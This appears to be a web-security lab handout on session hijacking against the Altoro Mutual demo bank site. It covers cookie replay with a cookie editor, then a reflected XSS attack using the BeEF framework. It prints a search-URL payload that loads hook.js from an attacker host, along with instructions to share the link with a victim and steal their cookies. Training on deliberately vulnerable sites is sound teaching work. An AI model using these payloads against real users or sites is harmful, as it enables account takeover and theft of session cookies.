
Altoro Mutual: Online Banking Home - Mozilla Firefox


Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploits

**AltoroMutual**

1 → 

2 → 

File Edit View Tools Help

Search: altoromutual.com

Domain Name

altoromutual.com amSessionId

altoromutual.com amUserId

altoromutual.com amUserInfo

altoromutual.com ASP.NET\_SessionId

Name: amSessionId  
Content: 14251144654  
URL: JSON 864

Domain: altoromutual.com  
Path: /  
Send For: Any type of connection

R/W R/W Expires: At end of session

New Cookie Edit Delete Close

DEMO SITE ONLY

\*(Untitled)

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Sat 11:25


Altoro Mutual: Online Banking Home - Mozilla Firefox


Altoro Mutual: Online Ba... +


altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploits

**AltoroMutual**

1. copy → 


2. paste → 

3. save → 

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

- Replace all the cookie values with the details present in the notepad



Altoro Mutual: Online Banking Home - Mozilla Firefox

File Edit View Tools Help

Search:  Refresh

Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]

Edit cookie - Cookies Manager+

Name:  amUserInfo

Content:  UserName=anNtaXRo&Password=ZGVtbzEyMzQ=

Actions  Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  No


Expires:  July 28, 2018 15:12:15

July 28, 2018 15:12:15

Save as new Save Cancel

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9



Altoro Mutual: Online Banking Home - Mozilla Firefox

File Edit View Tools Help

Search:  Refresh

Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]

Edit cookie - Cookies Manager+

Name:  ASP.NET\_SessionId

Content:  jdtgfea5krdz0c2ffgybepfb

Actions  Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  Yes

Expires:  at end of session

Save as new Save Cancel

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Sat 11:26

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit

**Edit cookie - Cookies Manager+**

Name:  ASP.NET\_SessionId

Content:  jdtgfea5krdz0c2ffgybepfb

Actions:  Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  Yes

Expires:  at end of session

Save as new Save Cancel Close

File Edit View Tools Help

DEMOSITE ONLY

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMz0=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Altoro Mutual

demo.testfire.net/bank/main.jsp

**AltoroMutual**

**MY ACCOUNT** PERSONAL SMALL BUSINESS

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [Edit Users](#)

Welcome to Altoro Mutual Online.

View Account Details:  GO

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2020 Altoro Mutual, Inc.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcate>

Copyright © 2008, 2020, IBM Corporation, All rights reserved.


## Practical 2: Session hijacking with beef XSS framework.

**Description:** In this practical we perform session hijacking using beef XSS framework. In this we hook the beef tool script to the vulnerable web application link and share it to the victim, when the victim opens that link, we get his browser session in the beef tool. In the session details it will show cookie details also, by configuring them in our browser we get his session.

**Prerequisites:** Beef-framework should be installed in your system.

**Step 1:** In this practical, we will perform session hijacking on [www.altoromutual.com](http://www.altoromutual.com) by taking XSS vulnerability as an advantage and using beef XSS framework.

- On target Firefox browser, Open [www.altoromutual.com](http://www.altoromutual.com) and sign in to one of the users accounts with username **jsmith** and password **demo1234**




The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2018, Watchfire Corporation, All rights reserved.

## Step 2: On the attacker machine:


- Attacker logs into the same website using his credentials (username and password as **admin**). To build attack vector, type **hello** in the search bar (top right corner of **altoromutual.com** website) and copy the **URL** without the hello keyword



The screenshot shows a web browser window with the Altoro Mutual website loaded. The URL in the address bar is `altoromutual.com/search.aspx?txtSearch=hello`. The search results page has a green header and a purple footer. On the left sidebar, there are links for 'ONLINE BANKING LOGIN', 'PERSONAL' (with sub-links like Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), 'SMALL BUSINESS' (with sub-links like Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services), and 'INSIDE ALTORO MUTUAL'. The main content area shows 'Search Results' with the message 'No results were found for the query: hello'.

## Step 3: Start Beef framework (username and password as **beef**)

```
[root@parrot-virtual]~[~/home/user]
└─#beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```



The screenshot shows the BeEF Control Panel interface. The title bar says "BeEF Control Panel". The address bar shows "127.0.0.1:3000/ui/panel". The top menu bar includes "File", "Edit", "Search", "Options", and "Help". Below the menu is a navigation bar with links: "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", "NetHunter", and "Getting Started". A status bar at the bottom right says "BeEF 0.4". On the left, there's a sidebar titled "Hooked Browsers" with "Online Browsers" and "Offline Browsers" sections. The main content area has tabs "Getting Started" (selected) and "Logs". It features the BeEF logo and the text "THE BROWSER EXPLOITATION FRAMEWORK PROJECT". Below the logo is the official website link "http://beefproject.com/". The "Getting Started" section contains a welcome message, instructions for hooking a browser, and information about hooked browsers appearing in the sidebar. The "Hooked Browsers" section describes interacting with hooked browser tabs.

**Step 4:** Copy the above-highlighted **javascript** append it to the altoromutual URL as shown below

```
*(Untitled)

File Edit Search Options Help
http://altoromutual.com/search.aspx?txtSearch=

<script src="http://127.0.0.1:3000/hook.js"></script>

altoromutual.com/search.aspx?txtSearch=<script src="http://192.168.0.119:3000/hook.js"></script>
```

**Step 5:** Modify the IP address in JavaScript to attacker IP address. Share the following link with the target.

- altoromutual.com/search.aspx?txtSearch=<script scr=http://<attacker's IP>:3000/hook.js></script>
- If the target opens the link, an attacker can gain access to several information related to a target which includes browser cookies.

Altoro Mutual: Search Results - Mozilla Firefox

Altoro Mutual: Online Banking... x Altoro Mutual: Search... x +

<http://altoromutual.com/search.aspx?txtSearch=<script%20src='http://192.168.0.119:3000/hook.js'></script>>

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forum




<a href="#">ONLINE BANKING LOGIN</a>  <u>PERSONAL</u> <ul style="list-style-type: none"> <li>• <a href="#">Deposit Product</a></li> <li>• <a href="#">Checking</a></li> <li>• <a href="#">Loan Products</a></li> <li>• <a href="#">Cards</a></li> <li>• <a href="#">Investments &amp; Insurance</a></li> <li>• <a href="#">Other Services</a></li> </ul> <u>SMALL BUSINESS</u> <ul style="list-style-type: none"> <li>• <a href="#">Deposit Products</a></li> <li>• <a href="#">Lending Services</a></li> <li>• <a href="#">Cards</a></li> <li>• <a href="#">Insurance</a></li> <li>• <a href="#">Retirement</a></li> </ul>	<a href="#">PERSONAL</a>  <h2>Search Results</h2> <p>No results were found for the 